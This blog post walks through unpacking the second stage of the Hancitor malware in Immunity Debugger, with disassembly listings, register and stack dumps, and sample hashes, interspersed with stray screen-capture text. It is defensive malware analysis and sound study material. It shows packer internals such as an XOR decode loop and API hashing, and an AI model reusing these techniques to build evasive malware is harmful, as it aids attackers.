Revisiting Hancitor in Depth

0ffset.net/reverse-engineering/malware-analysis/reversing-hancitor-again

5 February 2019


- 0verfl0w_
- 5th February 2019
- 4 Comments

As you probably guessed from the title, we are going to be taking a look at Hancitor once again, except this time, I'll be focusing on the second stage of Hancitor that is dropped as a result of a Microsoft Word or Excel document. I was planning to include an analysis of one of the third stage payloads – ISFB – in this post, however it would have been extremely long, so I decided to give it it's own post. This post will replace my original post about Hancitor (Part 2, not Part 1), as this time I've fully analyzed the sample, and therefore do not need to rely on outside information. Both the packed and unpacked samples are available on **VirusBay**. Let's get into it!

MD5 (Hancitor – Packed): c07661bd4f875b6c6908f2d526958532
MD5 (Hancitor – Unpacked, Unmapped): 5fe47865512eb9fa5ef2cccd9c23bcbf

Unpacking Hancitor

As per usual with most malware nowadays, Hancitor's Second Stage payload is packed, so before we get to the interesting part, we need to unpack it, which isn't particularly difficult to do so. I will be using Immunity Debugger to step through the unpacking, as x32dbg failed to analyze sections correctly. This will be a quick unpacking, and there won't be much detail on the unpacking routine as this isn't the purpose of the post. Upon opening the file in a debugger, scroll down until you see a call to EBX and put a breakpoint on that call:



Immunity Debugger - Hancitor.exe - [CPU - main thread, module Hancitor]

```
0040333D  > 817D CC A91D0 CMP DWORD PTR SS:[EBP-34],2DF1DA9
00403344  . 7D 52         JGE SHORT Hancitor.00403398
00403346  . A1 20F44000   MOV EAX,DWORD PTR DS:[40F420]
0040334B  . 2D C8000000   SUB EAX,0C8
00403350  . A3 20F44000   MOV DWORD PTR DS:[40F420],EAX
00403355  . 8B45 CC       MOV EAX,DWORD PTR SS:[EBP-34]
00403358  . 99            CDQ
00403359  . 6A 03         PUSH 3
0040335B  . 59            POP ECX
0040335C  . F7F9          IDIV ECX
0040335E  . 0305 44F54000 ADD EAX,DWORD PTR DS:[40F544]
00403364  . A3 44F54000   MOV DWORD PTR DS:[40F544],EAX
00403369  . 817D CC 70CB2 CMP DWORD PTR SS:[EBP-34],2DCB70
00403370  . 75 0C         JNZ SHORT Hancitor.0040337E
00403372  . 8B4D F8       MOV ECX,DWORD PTR SS:[EBP-8]
00403375  . BB 00000000   MOV EBX,0
0040337A  . 03D9          ADD EBX,ECX
0040337C  . FFD3          CALL EBX                                  Breakpoint here
0040337E  > 8B45 CC       MOV EAX,DWORD PTR SS:[EBP-34]
00403381  . 99            CDQ
00403382  . B9 40420F00   MOV ECX,0F4240
00403387  . F7F9          IDIV ECX
00403389  . 85D2          TEST EDX,EDX
0040338B  . 75 09         JNZ SHORT Hancitor.00403396
0040338D  . 8B45 F8       MOV EAX,DWORD PTR SS:[EBP-8]
00403390  . 0345 CC       ADD EAX,DWORD PTR SS:[EBP-34]
00403393  . 8945 F8       MOV DWORD PTR SS:[EBP-8],EAX
00403396  >^EB 9E         JMP SHORT Hancitor.00403336
00403398  > 33C0          XOR EAX,EAX
0040339A  . 5B            POP EBX
0040339B  . C9            LEAVE
0040339C  . C3            RETN
0040339D    00            DB 00
0040339E    40            DB 40                                     CHAR '@'
0040339F    7A            DB 7A                                     CHAR 'z'
004033A0    C0            DB C0
004033A1    90            NOP

Hancitor.<ModuleEntryPoint>+105
```

```
Registers (FPU)
EAX 750C33B8 kernel32.BaseThreadInitThunk
ECX 00000000
EDX 004031A7 Hancitor.<ModuleEntryPoint>
EBX 7EFDE000
ESP 0018FF8C
EBP 0018FF94
ESI 00000000
EDI 00000000

EIP 004031A7 Hancitor.<ModuleEntryPoint>

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                 ASCII
0040F000 00 29 6F 00 00 00 00 00  .)o.....
0040F008 00 00 00 00 FF 00 00 50  .... ..P
0040F010 00 00 00 00 65 00 00 00  ....e...
0040F018 00 00 91 00 00 00 73 00  ..æ...s.
0040F020 00 00 00 00 00 00 00 00  ........
0040F028 00 00 00 00 00 00 81 63  ......üc
0040F030 00 65 00 00 00 00 00 00  .e......
0040F038 00 00 00 00 00 00 00 00  ........
0040F040 00 00 00 00 00 00 00 00  ........
0040F048 00 00 00 00 00 00 00 00  ........
0040F050 00 00 00 00 00 00 00 00  ........
0040F058 00 00 00 00 00 00 00 10  .......►
0040F060 00 63 00 00 00 00 00 00  .c......
0040F068 00 00 00 00 00 00 00 00  ........
0040F070 00 00 FF 00 00 00 00 00  .. .....
0040F078 00 00 00 00 00 00 4F 5F  ......O_
0040F080 65 00 00 00 00 00 00 00  e.......
0040F088 00 00 00 00 00 00 00 00  ........
```


```
0018FF8C  750C33CA  ╧3.u RETURN to kernel32.750C33CA
0018FF90  7EFDE000  .α²~
0018FF94 ┌0018FFD4  ╘ ↑.
0018FF98 │770E9ED2  ╥ₕ₽w RETURN to ntdll.770E9ED2
0018FF9C │7EFDE000  .α²~
0018FFA0 │77ECB370  p│≈w
0018FFA4 │00000000  ....
0018FFA8 │00000000  ....
0018FFAC │7EFDE000  .α²~
0018FFB0 │00000000  ....
0018FFB4 │00000000  ....
0018FFB8 │00000000  ....
0018FFBC │0018FFA0  á ↑.
0018FFC0 │00000000  ....
0018FFC4 │FFFFFFFF       End of SEH chain
0018FFC8 │77121ECD  =▲‡w SE handler
0018FFCC │00F98984  äë•.
0018FFD0 │00000000  ....
0018FFD4 └0018FFEC  ∞ ↑.
0018FFD8  770E9E05  ♣ₕ₽w RETURN to ntdll.770E9E05 from ntdll.770E9E0B
```

Analysing Hancitor: 1 heuristical procedure, 3 calls to known functions

Paused

File
View
Debug
Plugins
ImmLib
Options
Window
Help
Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed

Execute the program and once it has hit the breakpoint, step into EBX. From there, you will see several jumps – follow these jumps and you will notice values being pushed to the stack, until you see a call to EAX (VirtualProtect).



Immunity Debugger - Hancitor.exe - [CPU - main thread, module Hancitor]

```
00406126  > FFD0          CALL EAX                                  kernel32.VirtualProtect
00406128  .^0F81 6DFFFFFF JNO Hancitor.0040609B
0040612E  . 74 41         JE SHORT Hancitor.00406171
00406130    E9            DB E9
00406131    40            DB 40                                     CHAR '@'
00406132    00            DB 00
00406133    00            DB 00
00406134    6D            DB 6D                                     CHAR 'm'
00406135    F7            DB F7
00406136    8E            DB 8E
00406137  > EB 34         JMP SHORT Hancitor.0040616D
00406139    00            DB 00
0040613A    FC            DB FC
0040613B    7E            DB 7E                                     CHAR '~'
0040613C    D9            DB D9
0040613D    2E            DB 2E                                     CHAR '.'
0040613E    8D            DB 8D
0040613F  > 6A 40         PUSH 40
00406141  .^E9 F0FEFFFF   JMP Hancitor.00406036
00406146  . 0059 2B       ADD BYTE PTR DS:[ECX+2B],BL
00406149  . 9F            LAHF
0040614A  > 71 52         JNO SHORT Hancitor.0040619E
0040614C  . 0040 40       ADD BYTE PTR DS:[EAX+40],AL
0040614F  . 0050 71       ADD BYTE PTR DS:[EAX+71],DL
00406152  . 1F            POP DS                                    Modification of segment register
00406153  . 05 1E7F00EF   ADD EAX,EF007F1E
00406158  > 05 42F90000   ADD EAX,0F942
0040615D  .^71 F1         JNO SHORT Hancitor.00406150
0040615F    00            DB 00
00406160    64            DB 64                                     CHAR 'd'
00406161    00            DB 00
00406162    00            DB 00
00406163  > 39F1          CMP ECX,ESI
00406165  .^0F81 B6FEFFFF JNO Hancitor.00406021
0040616B  . 25 5A58EB68   AND EAX,68EB585A
00406170  . 8900          MOV DWORD PTR DS:[EAX],EAX
00406172  > B8 85440F00   MOV EAX,0F4485
EAX=750C435F (kernel32.VirtualProtect)
Jump from 0040608E
```

```
Registers (FPU)
EAX 750C435F kernel32.VirtualProtect
ECX 00406019 Hancitor.00406019
EDX 00000000
EBX 00406019 Hancitor.00406019
ESP 0018FF74
EBP 0018FF94
ESI 00000C80
EDI 0040A25E Hancitor.0040A25E

EIP 00406126 Hancitor.00406126

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


```
Address  Hex dump                 ASCII
0040F000 00 29 6F 00 00 00 00 00  .)o.....
0040F008 00 00 00 00 FF 00 00 50  .... ..P
0040F010 00 00 00 00 65 00 00 00  ....e...
0040F018 00 00 91 00 00 00 73 00  ..æ...s.
0040F020 00 00 00 00 00 00 00 00  ........
0040F028 00 00 00 00 00 00 81 63  ......üc
0040F030 00 65 00 00 00 00 00 00  .e......
0040F038 00 00 00 00 00 00 00 00  ........
0040F040 28 01 00 00 00 00 00 00  (☺......
0040F048 00 00 00 00 00 00 00 00  ........
0040F050 00 00 00 00 00 00 00 00  ........
0040F058 00 00 00 00 00 00 00 10  .......►
0040F060 00 63 00 00 00 00 00 00  .c......
0040F068 00 00 00 00 00 00 00 00  ........
0040F070 00 00 FF 00 00 00 00 00  .. .....
0040F078 00 00 00 00 00 00 4F 5F  ......O_
0040F080 65 00 00 00 00 00 00 00  e.......
0040F088 00 00 00 00 00 00 00 00  ........
```

```
0018FF74  00400000  ..@. Hancitor.00400000
0018FF78  00011000  .►☺.
0018FF7C  00000040  @...
0018FF80  0018FF84  ä ↑.
0018FF84  00000000  ....
0018FF88  0040A25E  ^ó@. Hancitor.0040A25E
0018FF8C  750C33CA  ╧3.u RETURN to kernel32.750C33CA
0018FF90  7EFDE000  .α²~
0018FF94 ┌0018FFD4  ╘ ↑.
0018FF98 │770E9ED2  ╥ₕ₽w RETURN to ntdll.770E9ED2
0018FF9C │7EFDE000  .α²~
0018FFA0 │77ECB370  p│≈w
0018FFA4 │00000000  ....
0018FFA8 │00000000  ....
0018FFAC │7EFDE000  .α²~
0018FFB0 │00000000  ....
0018FFB4 │00000000  ....
0018FFB8 │00000000  ....
0018FFBC │0018FFA0  á ↑.
0018FFC0 │00000000  ....
```

Paused

File
View
Debug
Plugins
ImmLib
Options
Window
Help
Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed

You can step over this and follow the jumps again. You'll notice registers being incremented and compared, until you hit an **XOR BYTE PTR**. As you probably guessed, this is a loop that XOR's values in the main binary. If you keep stepping over, you'll reach a **JB** instruction, and just underneath is a **JNO** instruction. Put a breakpoint on the **JNO** instruction, as shown below, and execute the program.


Immunity Debugger - Hancitor.exe - [CPU - main thread, module Hancitor]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
Word 2016
Paused


```
00406021  > 0F82 97010000  JB Hancitor.004061BE
00406027  . 0F81 0A010000  JNO Hancitor.00406137                 Breakpoint here
0040602D  . 008D 47000000  ADD BYTE PTR SS:[EBP+47],CL
00406033  . 8AC2           MOV AL,DL
00406035  . 62B8 BE160000  BOUND EDI,QWORD PTR DS:[EAX+16BE]
0040603B  . 0F81 17010000  JNO Hancitor.00406158
00406041  . 61             POPAD
00406042    E8             DB E8
00406043    00             DB 00
00406044  . 04 C8          ADD AL,0C8
00406046  > 57             PUSH EDI
00406047  . 0F81 88000000  JNO Hancitor.004060D5
0040604D  . 0040 11        ADD BYTE PTR DS:[EAX+11],AL
00406050  . 9F             LAHF
00406051  . DAD5           FCMOVBE ST,ST(5)
00406053  . 40             INC EAX
00406054  . E2 00          LOOPD SHORT Hancitor.00406056
00406056  > 0040 54        ADD BYTE PTR DS:[EAX+54],AL
00406059  . 0F81 E0000000  JNO Hancitor.0040613F
0040605F  . E3 74          JECXZ SHORT Hancitor.004060D5
00406061  . 00DD           ADD CH,BL
00406063  . 40             INC EAX
00406064  . 5F             POP EDI
00406065  . 00EB           ADD BL,CH
00406067  . 75 6D          JNZ SHORT Hancitor.004060D6
00406069  . AC             LODS BYTE PTR DS:[ESI]
0040606A  . 47             INC EDI
0040606B  . 00B1 2B631F40  ADD BYTE PTR DS:[ECX+401F632B],DH
00406071  . 40             INC EAX
00406072  . 40             INC EAX
00406073    00             DB 00
00406074  . 8C00           MOV WORD PTR DS:[EAX],ES
00406076  > 41             INC ECX
00406077  . E9 89000000    JMP Hancitor.00406105
0040607C    FD             DB FD
0040607D    CD             DB CD
0040607E    40             DB 40                                 CHAR '@'
00406137=Hancitor.00406137
```

```
Registers (FPU)
EAX 42F7680E
ECX 00000004
EDX 0000E3C8
EBX 00406019 Hancitor.00406019
ESP 0018FF88
EBP 0018FF94
ESI 00000C80
EDI 0040A262 Hancitor.0040A262

EIP 00406021 Hancitor.00406021

C 1  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 1  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000287 (NO,B,NE,BE,S,PE,L,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump                 ASCII
0040F000  00 29 6F 00 00 00 00 00  .)o.....
0040F008  00 00 00 00 FF 00 00 50  .... ..P
0040F010  00 00 00 00 65 00 00 00  ....e...
0040F018  00 00 91 00 00 00 73 00  ..æ...s.
0040F020  00 00 00 00 00 00 00 00  ........
0040F028  00 00 00 00 00 00 81 63  ......üc
0040F030  00 65 00 00 00 00 00 00  .e......
0040F038  00 00 00 00 00 00 00 00  ........
0040F040  28 01 00 00 00 00 00 00  +0......
0040F048  00 00 00 00 00 00 00 00  ........
0040F050  00 00 00 00 00 00 00 00  ........
0040F058  00 00 00 00 00 00 00 10  .......▶
0040F060  00 63 00 00 00 00 00 00  .c......
0040F068  00 00 00 00 00 00 00 00  ........
0040F070  00 00 FF 00 00 00 00 00  ........
0040F078  00 00 00 00 00 00 4F 5F  ......O_
0040F080  65 00 00 00 00 00 00 00  e.......
0040F088  00 00 00 00 00 00 00 00  ........
```

```
0018FF88   0040A25E  ^¿@.  Hancitor.0040A25E
0018FF8C   750C33CA  ╩3.u  RETURN to kernel32.750C33CA
0018FF90   7EFDE000  .α²~
0018FF94  ┌0018FFD4  ╘ ↑.
0018FF98  │770E9ED2  ╥₧♫w  RETURN to ntdll.770E9ED2
0018FF9C  │7EFDE000  .α²~
0018FFA0  │77ECB370  p│∞w
0018FFA4  │00000000  ....
0018FFA8  │00000000  ....
0018FFAC  │7EFDE000  .α²~
0018FFB0  │00000000  ....
0018FFB4  │00000000  ....
0018FFB8  │00000000  ....
0018FFBC  │0018FFA0  á ↑.
0018FFC0  │00000000  ....
0018FFC4  │FFFFFFFF        End of SEH chain
0018FFC8  │77121ECD  ═▲↕w  SE handler
0018FFCC  │00F98984  äë∙.
0018FFD0  │00000000  ....
```

Once you’ve hit the breakpoint, simply step over the next few instructions, until you see a jump to EAX. Upon following this jump, you’ll find a section of un-analyzed code. Right click and select **Analysis->During next analysis, treat selection as->Command**, and then **CTRL-A**. The section will be re-analyzed and should resemble something similar to the image below.




```
0040A25E   55              PUSH EBP
0040A25F   8BEC            MOV EBP,ESP
0040A261   81EC 08020000   SUB ESP,208
0040A267   53              PUSH EBX
0040A268   56              PUSH ESI
0040A269   57              PUSH EDI
0040A26A   60              PUSHAD
0040A26B   FC              CLD
0040A26C   33D2            XOR EDX,EDX
0040A26E   64:8B15 3000000 MOV EDX,DWORD PTR FS:[30]
0040A275   8B52 0C         MOV EDX,DWORD PTR DS:[EDX+C]
0040A278   8B52 14         MOV EDX,DWORD PTR DS:[EDX+14
0040A27B   8B72 28         MOV ESI,DWORD PTR DS:[EDX+28
0040A27E   6A 18           PUSH 18
0040A280   59              POP ECX
0040A281   33FF            XOR EDI,EDI
0040A283   33C0            XOR EAX,EAX
0040A285   AC              LODS BYTE PTR DS:[ESI]
0040A286   3C 61           CMP AL,61
0040A288   7C 02           JL SHORT Hancitor.0040A28C
0040A28A   2C 20           SUB AL,20
0040A28C   C1CF 0D         ROR EDI,0D
0040A28F   03F8            ADD EDI,EAX
0040A291  ^E2 F0           LOOPD SHORT Hancitor.0040A28
0040A293   81FF 5BBC4A6A   CMP EDI,6A4ABC5B
0040A299   8B5A 10         MOV EBX,DWORD PTR DS:[EDX+10
0040A29C   8B12            MOV EDX,DWORD PTR DS:[EDX]
0040A29E  ^75 DB           JNZ SHORT Hancitor.0040A27B
0040A2A0   895D F0         MOV DWORD PTR SS:[EBP-10],EB
0040A2A3   61              POPAD
0040A2A4   8B45 F0         MOV EAX,DWORD PTR SS:[EBP-10
0040A2A7   8B4D F0         MOV ECX,DWORD PTR SS:[EBP-10
0040A2AA   0348 3C         ADD ECX,DWORD PTR DS:[EAX+3C
0040A2AD   898D 30FFFFFF   MOV DWORD PTR SS:[EBP-D0],EC
0040A2B3   BA 08000000     MOV EDX,8
0040A2B8   6BC2 00         IMUL EAX,EDX,0
0040A2BB   8B8D 30FFFFFF   MOV ECX,DWORD PTR SS:[EBP-D0
EBP=0018FF94
```

```
Registers (FPU)
EAX 0040A25E Hancitor.0040A25E
ECX 00000C80
EDX 0000E3C8
EBX 00406019 Hancitor.00406019
ESP 0018FF8C
EBP 0018FF94
ESI 00000C80
EDI 0040AEDE Hancitor.0040AEDE

